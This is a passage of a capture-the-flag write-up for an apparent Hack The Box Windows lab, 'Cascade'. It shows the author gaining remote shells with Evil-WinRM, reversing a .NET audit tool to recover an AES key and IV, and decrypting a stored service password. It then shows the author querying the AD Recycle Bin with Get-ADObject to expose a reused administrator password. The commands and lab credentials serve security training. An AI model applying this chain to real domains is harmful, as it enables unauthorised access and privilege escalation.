8/12/2018 12:22 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD]   Validating settings...
8/12/2018 12:22 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD]   Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=
UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Successfully moved object. New location CN=TempAdmin\0ADE
L:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Exiting with error code 0
```


So, we will have to become "ArkSvc" to read the contents of these.

For now, however, we enter with s.smith, and we get the shell by connecting through Evil-WinRm (there is also the user flag):




```
root@unknown:~/Desktop# evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\s.smith\Desktop> ls


    Directory: C:\Users\s.smith\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/29/2020   5:17 PM             34 user.txt
-a----        3/25/2020  11:17 AM           1031 WinDirStat.lnk


*Evil-WinRM* PS C:\Users\s.smith\Desktop>
```

With whoami / all, we see that we are enabled to visit a new share:



```
v1.:CASCADE\Audit Share                        Alias
    nabled group, Local Group
```

Let's go back to smbclient and explore the content:



```
root@unknown:~/Desktop/rev# smbclient //10.10.10.182/Audit$ -U s.smith
Enter WORKGROUP\s.smith's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 29 19:01:26 2020
  ..                                  D        0  Wed Jan 29 19:01:26 2020
  CascAudit.exe                       A    13312  Tue Jan 28 22:46:51 2020
  CascCrypto.dll                      A    12288  Wed Jan 29 19:00:20 2020
  DB                                  D        0  Tue Jan 28 22:40:59 2020
  RunAudit.bat                        A       45  Wed Jan 29 00:29:47 2020
  System.Data.SQLite.dll              A   363520  Sun Oct 27 07:38:36 2019
  System.Data.SQLite.EF6.dll          A   186880  Sun Oct 27 07:38:38 2019
  x64                                 D        0  Sun Jan 26 23:25:27 2020
  x86                                 D        0  Sun Jan 26 23:25:27 2020

                13106687 blocks of size 4096. 7786381 blocks available
smb: \>
```


It is an exe file, and seeing the other folders, it does "something" by connecting to a SQLite database.

Transferring the entire content to my local Windows machine, on which I installed IDA, I tried to run the program, in order to understand how it works.

Inside the DB folder, there is the database to which it connects. I uploaded it on this site:

https://sqliteonline.com/


With a select in the Ldap table, there is the ArkSvc password, which is encrypted:



```
SELECT * FROM Ldap;
```

Id	Uname	Pwd	Domain
1	ArkSvc	BQO5l5Kj9MdErXx6Q6AGOw==	cascade.local


Using IDA, I have disassembled the program trying to extract information regarding the type of encryption used:



```
ldloc.s  7
ldstr    aC4scadek3y6543 // "c4scadek3y654321"
call     string [CascCrypto]CascCrypto.Crypto::DecryptString(string, string)
stloc.2
leave.s  loc_296
```

We see that there is a call to CascCrypto, which is the DLL file in the folder that we downloaded, and in addition, we found a decryption key.

Let's import the DLL file on IDA:




```
call     class [mscorlib]System.Security.Cryptography.Aes [mscorlib]System.Security.Cryptography.Aes::Create()
stloc.2
ldloc.2
ldc.i4   0x80
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_KeySize(int32)
ldloc.2
ldc.i4   0x80
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_BlockSize(int32)
ldloc.2
call     class [mscorlib]System.Text.Encoding [mscorlib]System.Text.Encoding::get_UTF8()
ldstr    a1tdyjcby1ix498 // "1tdyjCbY1Ix49842"
callvirt instance unsigned int8[] [mscorlib]System.Text.Encoding::GetBytes(string)
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_IV(unsigned int8[])
ldloc.2
ldc.i4.1
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_Mode(valuetype [mscorlib]Sy
ldloc.2
call     class [mscorlib]System.Text.Encoding [mscorlib]System.Text.Encoding::get_UTF8()
ldarg.1
callvirt instance unsigned int8[] [mscorlib]System.Text.Encoding::GetBytes(string)
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_Key(unsigned int8[])
ldloc.1
newobj   instance void [mscorlib]System.IO.MemoryStream::.ctor(unsigned int8[])
stloc.3
  .try {
ldloc.3
```

And we see that this is symmetric AES encryption. We also got another key, and it is IV, the initialization vector.

There are all the elements to decrypt the ArkSvc password.

To do this, I used this online tool:

https://www.devglan.com/online-tools/aes-encryption-decryption



AES Online Decryption

Enter text to be Decrypted

BQO5l5Kj9MdErXx6Q6AGOw==

Input Text Format: ● Base64 ○ Hex

Select Mode


CBC

Enter IV Used During Encryption(Optional)

1tdyjCbY1lx49842

Key Size in Bits

128



Enter Secret Key


c4scadek3y654321

AES Decrypted Output (**Base64**):

dzNsYzBtZUZyMzFuZA==


w3lc0meFr31nd

We also got the password for this other user. Let's enter Evil-WinRM:



```
root@unknown:~/Desktop# evil-winrm -i 10.10.10.182 -u arksvc -p "w3lc0meFr31nd"

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

With whoami / all, we see that the user is the owner of the AD Recycle Bin:



```
CASCADE\AD Recycle Bin                          Alias
nabled group, Local Group
```


At the following site, I found details about the group:

https://blog.stealthbits.com/active-directory-object-recovery-recycle-bin/


Plus, on the mentioned website, I found the following command, which allows you to have the list of deleted objects:

```
Get-ADObject -filter 'isdeleted -eq $true -and name -ne "Deleted
Objects"' -includeDeletedObjects -property *
```

Running it, we find the password of TempAdmin, in base64:




```
accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                        : 0
countryCode                     : 0
Created                         : 1/27/2020 3:23:08 AM
createTimeStamp                 : 1/27/2020 3:23:08 AM
```



```
root@unknown:~/Desktop# echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d
baCT3r1aN00dlesroot@unknown:~/Desktop# 
```

Now, remember the information found previously (s.smith’s email), we know that this password is the same as Administrator!



```
root@unknown:~/Desktop# evil-winrm -i 10.10.10.182 -u Administrator -p "baCT3r1aN00dles"

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        3/29/2020   5:17 PM             34 root.txt
-a----        3/25/2020  11:17 AM           1031 WinDirStat.lnk
```

Rooted!

Contact me on Twitter: https://twitter.com/samuelpiatanesi

You can find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups